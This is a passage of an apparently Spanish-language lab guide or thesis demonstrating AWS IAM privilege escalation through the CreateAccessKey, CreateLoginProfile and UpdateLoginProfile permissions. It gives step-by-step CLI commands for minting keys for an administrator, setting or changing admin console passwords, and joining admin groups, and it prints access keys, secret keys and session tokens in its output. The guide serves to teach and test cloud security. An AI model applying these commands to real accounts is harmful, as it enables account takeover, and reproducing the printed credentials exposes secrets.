                    "Action": "iam:CreateAccessKey",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:05:02+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario:

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc4-CreateAccessKey-role --role-session-name privesc4

Figura 46 *Credenciales con STS del usuario privesc4-CreateAccessKey-user*

```
PS C:\Users\Gerh> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc4-CreateAccessKey-role
 --role-session-name privesc-test
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4XYWB2UEGR",
        "SecretAccessKey": "f6+YejJs6bfUUs1TAuH372UonDFpjva9TMxSaBTa",
        "SessionToken": "IQoJb3JpZ2luX2VjEFkaCXVzLWVhc3QtMiJHMEUCIGCcaSbAHrQwtYoSAeFjidjfsXDJwMmlOhcKMz1HGOqW
AiEA9RI7cHCBTQ3ggKWXeR2dVCblwy+ajWz+RepiYMN5+bQqmQIIMhABGgw2NTE5MjcxNzI5MTEiDO4AmXyYr/alC1gPfir2AfIkoN6UQpVAZ
wH9e6t6O6IeFJL/r7/1hbtMwvkDzqqcUmVUiGGxV4KH6oIJu/v9yOu49euYYrW4cO12BxfkfSHk9g4NL6PnvafIIitX7C8u6qtYSjSHD/0pj+
jRzJ2r0HD7vEQFvSnkN2Pz9Bha7jxX4a0dPGS869ppbNSdmJecYGEUO3JOjC9wwqVQpaEsJ8q4k2FfwxRowv1xHVwdI5TxOQD6O9JJwL9Wmyo
iCY7p+j17H+vI3nvG6Di93N29o26Ev4IEPkj0HTwS/pHEwux9tbE0jX2qRfK87grkdaU4kBESO5ZtCmDvkTfMCWcYLOw4NvpcejDX3u+TBjqd
AaLtrtEFUuuUMCv5sXMEzw5eSQSnSYyH7xR8dPQ3RC4wo84yFbTrKyg0Nv3sss15A3r/rmw+fCf9/QnelZSGWidJCVNcWL5f3E8u7XDGNlnZQ
kduu8koi1RIQpxzRWC/BeU0HECYI8IvzCJIgYd14zS8y2SCJrYnSsQvGWVzAs/x62wqeiBLEhnmgNWD6psPo66l0qyDr0wOgMlqB9c=",
        "Expiration": "2022-05-11T18:16:07+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4X5C3DLCMCS:privesc-test",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc4-CreateAccessKey-role/privesc-test"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc4-CreateAccessKey-user.


Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se debe realizar la autenticación con el comando aws configure y validar con el comando aws sts get-caller-identity.

> aws configure --profile privesc4

Figura 47 *Ejecución del comando aws configure*




Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc4

Figura 48 *Ejecución del comando aws sts get-caller-identity*



Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc4-CreateAccessKey-user --profile privesc4

Figura 49 *Error al intentar agregar al grupo de administradores*

```
PS C:\Users\Gerh> aws iam add-user-to-group --group-name Group-Root-Spartan
--user-name privesc4-CreateAccessKey-user --profile privesc4

An error occurred (AccessDenied) when calling the AddUserToGroup operation:
User: arn:aws:sts::651927172911:assumed-role/privesc4-CreateAccessKey-role/
botocore-session-1652462756 is not authorized to perform: iam:AddUserToGroup
on resource: group Group-Root-Spartan because no identity-based policy allows
the iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, simplemente se tiene que crear una clave de acceso para otro usuario que sea administrador y luego usarla:

> aws iam create-access-key --user-name Spartan-Administrador --profile privesc4

Figura 50 *Creación de una clave de acceso para otro usuario que sea administrador*

```
PS C:\Users\Gerh> aws iam create-access-key --user-name Spartan-Administrador --profile privesc4
{
    "AccessKey": {
        "UserName": "Spartan-Administrador",
        "AccessKeyId": "AKIAZPSPDG4XRF43C5NQ",
        "Status": "Active",
        "SecretAccessKey": "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",
        "CreateDate": "2022-05-13T15:31:21+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora simplemente se tiene que autenticar con las credenciales de Super-Administrador y posteriormente se va a agregar el usuario al grupo de Administradores:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc4-CreateAccessKey-user --profile hack-admin


Figura 51 *Autenticación con el usuario Super-Administrador*

```
PS C:\Users\Gerh> aws configure --profile hack-admin
AWS Access Key ID [None]: AKIAZPSPDG4XRF43C5NQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
PS C:\Users\Gerh> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc4-CreateAccessKey-user --profile hack-admin
```

Fuente: Autoría Propia

Si se revisa ahora se puede apreciar que el usuario inicial tiene privilegios de administrador.

Figura 52 *Verificación de los privilegios del usuario*



Fuente: Autoría Propia


Permiso iam: CreateLoginProfile

Un usuario con el permiso "iam:CreateLoginProfile" puede generar una contraseña que le permitirá iniciar sesión en la consola de AWS. Esto se aplica a cualquier usuario que aún no tenga un perfil de inicio de sesión configurado. En otras palabras, el usuario puede habilitar el acceso a la consola de AWS para usuarios que previamente no tenían esta capacidad.

Explicación practica

Primero, se debe localizar el usuario privesc5-CreateLoginProfile-user

Figura 53 *Usuario privesc5-CreateLoginProfile-user*



Fuente: Autoría Propia

El usuario tiene la siguiente política:

Figura 54 *Política del usuario privesc5-CreateLoginProfile-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 55 *Rol del usuario privesc5-CreateLoginProfile-user*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando

> aws iam list-attached-user-policies --user-name privesc5-CreateLoginProfile-user

Figura 56 *Política del usuario privesc5-CreateLoginProfile-user*

```
PS C:\Users\Gerh> aws iam list-attached-user-policies --user-name privesc5-CreateLoginProfile-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc5-CreateLoginProfile",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc5-CreateLoginProfile"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc5-CreateLoginProfile --version-id v1

Figura 57 *ARN del usuario privesc5-CreateLoginProfile-user*

```
PS C:\Users\Gerh> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc5-CreateLoginProfile --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:CreateLoginProfile",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:04:50+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc5-CreateLoginProfile-role --role-session-name privesc5

Figura 58 *Credenciales con STS del usuario privesc5-CreateLoginProfile-user*

```
PS C:\Users\Gerh> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc5-CreateLoginProfile-role
 --role-session-name privesc5
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4X6WJ7L7MC",
        "SecretAccessKey": "RiaCV7WZ1qVFprLCWkkTWvRdh6PEYtLSqPXRS+uP",
        "SessionToken": "IQoJb3JpZ2luX2VjEIr//////////wEaCXVzLWVhc3QtMiJGMEQCIF/L++Woy+hqwl13t+5oF79Q2ixyWovQrdC
rCASMf2aiAiASZtN3kkTxVvSrLT6sM3opPm3RyKGuso88u4nVcO1Y5SqVAghjEAEaDDY1MTkyNzE3MjkxMSIMsXu/CK9uMgvWUk/AKvIBjNTMd31
2IJqEDQPxyXVBLE/k439mLmpGICbHbKF4l2LR/108bf0Gvw3yv8ZxKCsp4vTIIszkoZ6GOLFFnGx4UOwIk+roILk8zrErD2jDa0Ayst2N4UKQygf
zg0F02QG8mOmGwzKXelb4um8jqWFKYHVNC+eL3iblJirX3oe0OI0glX2Y/ua2GQis7e4YFgoG2E9RJwiHE0nEGpq0rhJP7NPsbDj8NRV5VKM8t/F
y44+k0P7w4RBv7oFcYNQ+mHbtC1okTZOQg6o9JjIrp7CnmGAOcvzpbyhu5wEg/jazpIYEYufpNy83AGBu6YQi1bk8zTkw8b36kwY6ngHP0w+zzo5
UbKDqvsydFpwn80dQSHq+RwA7iN8LRywvQ9gzNYn0rc91AGrhrtNERhnn059KjHDVPDUIyDCFS+lm4zRGgbpI148KCLyo1/G44kQEUic1DMVSM/l
D7hGbUN9bmYFL/CQBzG135aHzvO81qw8zUbcQeQvzrYsB3ItnkdSalLtjmRFeNmp6M3MeOgO2CE+pceNqmID12WAw0A==",
        "Expiration": "2022-05-13T19:09:53+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4XUQLL6BTOS:privesc5",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc5-CreateLoginProfile-role/privesc5"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc5-CreateLoginProfile-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc5

Figura 59 *Ejecución del comando aws configure*

```
PS C:\Users\Gerh> aws configure --profile privesc5
AWS Access Key ID [None]: ASIAZPSPDG4X6WJ7L7MC
AWS Secret Access Key [None]: RiaCV7WZ1qVFprLCWkkTWvRdh6PEYtLSqPXRS+uP
Default region name [None]: us-east-1
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc5

Figura 60 *Ejecución del comando aws sts get-caller-identity*

```
PS C:\Users\Gerh> aws sts get-caller-identity --profile privesc5
{
    "UserId": "AROAZPSPDG4XUQLL6BTOS:privesc5",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc5-CreateLoginProfile-role/privesc5"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc5-CreateLoginProfile-user -–profile privesc5

Figura 61 *Error al intentar agregar al grupo de administradores*

```
PS C:\Users\Gerh> aws iam add-user-to-group --group-name Group-Root-Spartan
--user-name privesc5-CreateLoginProfile-user --profile privesc5

An error occurred (AccessDenied) when calling the AddUserToGroup operation:
User: arn:aws:sts::651927172911:assumed-role/privesc5-CreateLoginProfile-role/
privesc5 is not authorized to perform: iam:AddUserToGroup on resource: group
Group-Root-Spartan because no identity-based policy allows the
iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, simplemente se tiene que establecer una contraseña de inicio de sesión de la consola para algún usuario administrador o cualquier otro, teniendo en cuenta que dicho usuario no debe tener una contraseña de inicio de sesión de consola configurada actualmente:

> aws iam create-login-profile --user-name Spartan-Administrador --password Password123! --no-password-reset-required --profile privesc5


Figura 62 *Creación de una clave de acceso para otro usuario que sea administrador*

```
PS C:\Users\Gerh> aws iam create-login-profile --user-name Spartan-Administrador --password Password123!
--no-password-reset-required --profile privesc5
{
    "LoginProfile": {
        "UserName": "Spartan-Administrador",
        "CreateDate": "2022-05-13T20:15:52+00:00",
        "PasswordResetRequired": false
    }
}
```

Fuente: Autoría Propia

Ahora simplemente se debe que utilizar la contraseña de Super-Administrador que se acaba de configurar: Password123!


Figura 63 *Autenticación con el usuario Super-Administrador*



Fuente: Autoría Propia

Luego de la autenticación con las credenciales, se observa que tiene acceso al panel administrativo.

Figura 64 *Verificación de los privilegios del usuario*



Fuente: Autoría Propia


Permiso iam: UpdateLoginProfile

Un usuario que posee el permiso "iam:UpdateLoginProfile" tiene la capacidad de modificar la contraseña que se utiliza para iniciar sesión en la consola de AWS. Esto se aplica a cualquier usuario que ya cuente con un perfil de inicio de sesión previamente configurado. En resumen, el usuario puede cambiar las contraseñas de los usuarios que ya tienen acceso a la consola de AWS.

Explicación practica

Primero, se debe localizar el usuario privesc6-UpdateLoginProfile-user

Figura 65 *Usuario privesc6-UpdateLoginProfile-user*



Fuente: Autoría Propia

Este usuario tiene la siguiente política:

Figura 66 *Política del usuario privesc6-UpdateLoginProfile-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 67 *Rol del usuario privesc6-UpdateLoginProfile-user*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc6-UpdateLoginProfile-user

Figura 68 *Política del usuario privesc6-UpdateLoginProfile-user*

```
PS C:\Users\Gerh> aws iam list-attached-user-policies --user-name privesc6-UpdateLoginProfile-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc6-UpdateLoginProfile",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc6-UpdateLoginProfile"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc6-UpdateLoginProfile --version-id v1

Figura 69 *ARN del usuario privesc6-UpdateLoginProfile-user*

```
PS C:\Users\Gerh> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc6-Updat
eLoginProfile --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:UpdateLoginProfile",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:05:01+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc6-UpdateLoginProfile-role --role-session-name privesc6

Figura 70 *Credenciales con STS del usuario privesc6-UpdateLoginProfile-user*

```
PS C:\Users\Gerh> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc6-UpdateLoginProfi
le-role --role-session-name privesc6
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4X6CZASPIA",
        "SecretAccessKey": "WoSWKXMeAZdEBBGtumqzc5qHyBa39P5CQMjysiG3",
        "SessionToken": "IQoJb3JpZ2luX2VjEIz//////////wEaCXVzLWVhc3QtMiJHMEUCIHHmPgQRaneN3kyKJ0woMufS8S2k
cMGiFjcjduupQT3IAiEAjlc7KkTQo16527NecbkDVAAW5q0hCCmZRfMvWPknnKgqlQIIZhABGgw2NTE5MjcxNzI5MTEiDGSx0KpX02Va1
BNzHyryAXa5zm1fNu/MYt3dvr6gaUIXJBMfKA/6r3aNICXE7SBFghBd8FdG9iiiy6adiOFcLyfgBfnJiC6vnNs37na/X4tN42E8iG6EK2
2FDwzNSxBKrxIjTb2Baa2ILgLwigyEUwxPtFDez/iTx71dbe82XbLpPfZuHvlAYcvTy/eGzuW0Fg/KTLUcBfzYUtXA2hSc8TPYLJUMT36
LGa3lEyYbSHHjko8/fwBYtGfmVo9zwTMXbsnL7CPV6vmqysJLXA71+zXi6TpVtcNHc5mqEeEkgk0+qZJ9kAbDZ6ef7Jv2r3AYLx1LbPVL
wb4Ko727NNc0jC3tMMj/+pMGOp0BABMoSsijPo7p6ffrO4k8TjrHlUGWUgkuHSzcVZoQoEa6n+7p8AR6OB4SjAHyg8n/6sgHC98InnG5K
DDwMgw9hhDwMg1yFELGpxMciD2hgmljfYWBrREKIh0lUEzxNbqUNVf61SJbgDtHx8z0mcyLgB59seQLUvrnuGY7v7c6pHtDSWlqYuhDWk
spuvtsad7aKzZG0p5wINjZY2DYMg==",
        "Expiration": "2022-05-13T21:30:00+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4XYBEQBKF5I:privesc6",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc6-UpdateLoginProfile-role/privesc6"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc6-UpdateLoginProfile-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc6

Figura 71 *Ejecución del comando aws configure*

```
PS C:\Users\Gerh> aws configure --profile privesc6
AWS Access Key ID [None]: ASIAZPSPDG4X6CZASPIA
AWS Secret Access Key [None]: WoSWKXMeAZdEBBGtumqzc5qHyBa39P5CQMjysiG3
Default region name [None]: us-east-1
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc6

Figura 72 *Ejecución del comando aws sts get-caller-identity*

```
PS C:\Users\Gerh> aws sts get-caller-identity --profile privesc6
{
    "UserId": "AROAZPSPDG4XYBEQBKF5I:privesc6",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc6-UpdateLoginProfile-role/privesc6"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc6-UpdateLoginProfile-user --profile privesc6

Figura 73 *Error al intentar agregar al grupo de administradores*

```
PS C:\Users\Gerh> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc6-UpdateLo
ginProfile-user --profile privesc6

An error occurred (AccessDenied) when calling the AddUserToGroup operation: User: arn:aws:sts::6519271729
11:assumed-role/privesc6-UpdateLoginProfile-role/privesc6 is not authorized to perform: iam:AddUserToGrou
p on resource: group Group-Root-Spartan because no identity-based policy allows the iam:AddUserToGroup ac
tion
```

Fuente: Autoría Propia

En este escenario, simplemente se tiene que establecer una contraseña de inicio de sesión de la consola para algún usuario administrador o cualquier otro:

> aws iam update-login-profile --user-name Spartan-Administrador --password Password321! --no-password-reset-required --profile privesc6

